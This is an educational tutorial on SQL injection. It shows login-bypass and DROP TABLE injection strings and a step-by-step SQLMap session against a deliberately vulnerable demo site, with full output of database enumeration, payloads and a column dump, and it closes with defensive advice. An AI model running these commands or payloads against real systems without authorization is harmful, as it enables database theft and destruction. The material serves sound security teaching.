MODCOM Institute of Technology

SQL Injection Attacks – How to Use SQLMap to Find Database Vulnerabilities

Databases are the backbone of any application. They give us a way to store and organize large amounts of data in a way that we can easily access, manage, and update it.
From small businesses to large-scale enterprises, databases play a critical role in keeping the systems up and running. Malicious actors always look to gain control of databases during cyberattacks.
In this session, you'll learn how attackers can gain control of databases and what you can do about it.
Note that this Lesson is for educational purposes only. Always get permission from the site/system owner before scanning / brute-forcing / exploiting a system.

What is SQL Injection?

SQL injection is a type of cyber attack in which an attacker inserts malicious code into an SQL statement. If successful, it will help the attacker gain access to sensitive data in a database.
Once the attacker takes control of the database, they can steal, modify or even delete the data.

Here are a few scenarios of SQL Injection.

1. An attacker might insert a malicious piece of code into a login form. For example, if the login form expects the user to enter their username and password, the attacker might enter a username like admin’ OR ‘1’=’1. This will always evaluate to true and will allow the attacker to log in without knowing the actual password.
2. An attacker might insert a malicious piece of code into a search form. For example, if the search form expects the user to enter a keyword, the attacker can enter a keyword like ‘ OR ‘1’=’1. This will return all the records from the database, rather than the ones that match the keyword.

3. An attacker can insert a malicious piece of code into a form that allows users to update their information. For example, if the form expects the user to enter their phone number, the attacker might enter a phone number like ‘; DROP TABLE users; — ,. This will delete the entire users table from the database.

These are just a few examples of SQL injection attacks. There are many other ways that attackers can use these techniques to gain access to a database. Databases that are not updated/maintained regularly will often be vulnerable to SQL injection attacks.

What is SQL Map?

SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database.

SQLmap is a favorite tool among pen-testers for its ease of use and flexibility. It is written in Python and runs on Windows, Linux, and MacOS.


We can use SQLmap to perform a wide range of attacks. This includes database fingerprinting, data extraction, and even taking over an entire database. We can also use it to bypass login forms and execute arbitrary commands on the underlying operating system.

How to Install SQLMap

SQLMap comes pre-installed in Kali Linux and Parrot OS. To install SQLMap in Ubuntu / Debian-based systems(Mint), use the apt package manager.
apt install sqlmap

Once installation is complete, we can check the help menu using the
-h command. This will also be a handy reference when working with SQLMap.

sqlmap -h



```
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.12#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3.11 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
```

How to Use SQL Map

SQLMap is a tool used for the automated exploitation of SQL injection vulnerabilities.

To use SQLMap, we first need to identify a website or database that is vulnerable to SQL injection. We can either do it manually or use SQLMap to scan the website.

Here is the basic SQLMap command:

```
$ sqlmap -u [URL] -p [parameter]  --dbs
```

The simplest way to check if a website is vulnerable to SQL injection is via query parameters. Let's assume a website lists user information using an id parameter – for example, testsite.com/page.php?id=1.

Use Google Dorks to understand such Urls with parameters.

In this Attack we will use http://testphp.vulnweb.com/artists.php?artist=1


This website exposes the artist ids in the URL, we will exploit this vulnerability using SQLmap.

Open Terminal and Type below command


```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

Explanation:
--dbs means look for the database.

This is the output we can see SQLmap Locates the application database named **acuart**.



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```




```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs

                                  {1.7.2#stable}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 02:52:50 /2023-05-02/

[02:52:50] [INFO] resuming back-end DBMS 'mysql'
[02:52:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2451=2451

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 6974 FROM (SELECT(SLEEP(5)))dTzi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6650 UNION ALL SELECT CONCAT(0×71706a7071,0×62774f46655064745557784c4345586
675754f4a6471757348556156536854746a67457a57506d41,0×716a716a71),NULL,NULL-- -
---
[02:52:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[02:52:51] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[02:52:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output
```

We can Proceed to Access the **acuart** database.

Enter below command
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
Explanation:
-D means the database you wish to access.
--tables list all tables in the database.

Output: We can see sqlmap identifies some tables such as artists, carts, featured etc.




```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

                                  {1.7.2#stable}

                                  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:55:27 /2023-05-02/

[02:55:27] [INFO] resuming back-end DBMS 'mysql'
[02:55:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2451=2451

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 6974 FROM (SELECT(SLEEP(5)))dTzi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6650 UNION ALL SELECT CONCAT(0×71706a7071,0×62774f46655064745557784c4345586675754f4a6471757348556156536854746a67457a57506d41,0×716a71
6a71),NULL,NULL-- -
---
[02:55:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[02:55:28] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
```

Next, we access a table to see the table structure, We use below command. We access the products table

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T products --columns

Explanation:
-D means the database you wish to access.
-T means the table to access
--columns list all columns in the tables

Output.




```
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[03:00:10] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | text         |
| id          | int unsigned |
| name        | text         |
| price       | int unsigned |
| rewritename | text         |
+-------------+--------------+

[03:00:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

We can see the columns include description, id, name, price.

Lets dump all products names, using the Column ‘name’.
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T products -C name --dump


Explanation:
-C means the column you wish to access.
--dump list all records in that column.

Output



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T products -C name --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:10:35 /2023-05-02/

[03:10:35] [INFO] resuming back-end DBMS 'mysql'
[03:10:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 2451=2451

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 6974 FROM (SELECT(SLEEP(5)))dTzi)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-6650 UNION ALL SELECT CONCAT(0x71706a7071,0x62774f46655064745557784c4345586675754f4a64717573485561565368547 46a67457a57506d41,0x716a71
6a71),NULL,NULL-- -
---
[03:10:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[03:10:36] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[03:10:36] [INFO] resumed: 'Laser Color Printer HP LaserJet M551dn, A4'
[03:10:36] [INFO] resumed: 'Network Storage D-Link DNS-313 enclosure 1 x SATA'
[03:10:36] [INFO] resumed: 'Web Camera A4Tech PK-335E'
Database: acuart
Table: products
[3 entries]
```

We can see the content of that column.



```
[03:10:36] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[03:10:36] [INFO] resumed: 'Laser Color Printer HP LaserJet M551dn, A4'
[03:10:36] [INFO] resumed: 'Network Storage D-Link DNS-313 enclosure 1 x SATA'
[03:10:36] [INFO] resumed: 'Web Camera A4Tech PK-335E'
Database: acuart
Table: products
[3 entries]
+---------------------------------------------------+
| name                                              |
+---------------------------------------------------+
| Laser Color Printer HP LaserJet M551dn, A4        |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-335E                         |
+---------------------------------------------------+

[03:10:36] [INFO] table 'acuart.products' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[03:10:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 03:10:36 /2023-05-02/


┌──(kali㉿kali)-[~]
└─$ \
```

You can try another column.

```
sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T products -C price --dump
```

How to Defend Against SQL Injection Attacks

To prevent SQL injection attacks, we should follow these steps:

Use parameterized queries

Always use parameterized queries when interacting with a database. This means that we should use placeholders in our SQL statements for any user input.
i.e   select * from shop_users where email = %s and password =%s

Never trust user input

We should always check and validate any user input to ensure that it is safe. We must make sure the input does not contain any dangerous characters.
i.e usernames cannot contain symbols.

Authentication and access controls

We should have strong authentication and access controls to our database. This will ensure that only authorized users are able to access our database and protects it from malicious actors.

Monitoring and alerts

Always watch your database for suspicious activity. This includes failed login attempts.

Useful Links.
https://www.geeksforgeeks.org/use-sqlmap-test-website-sql-injection-vulnerability/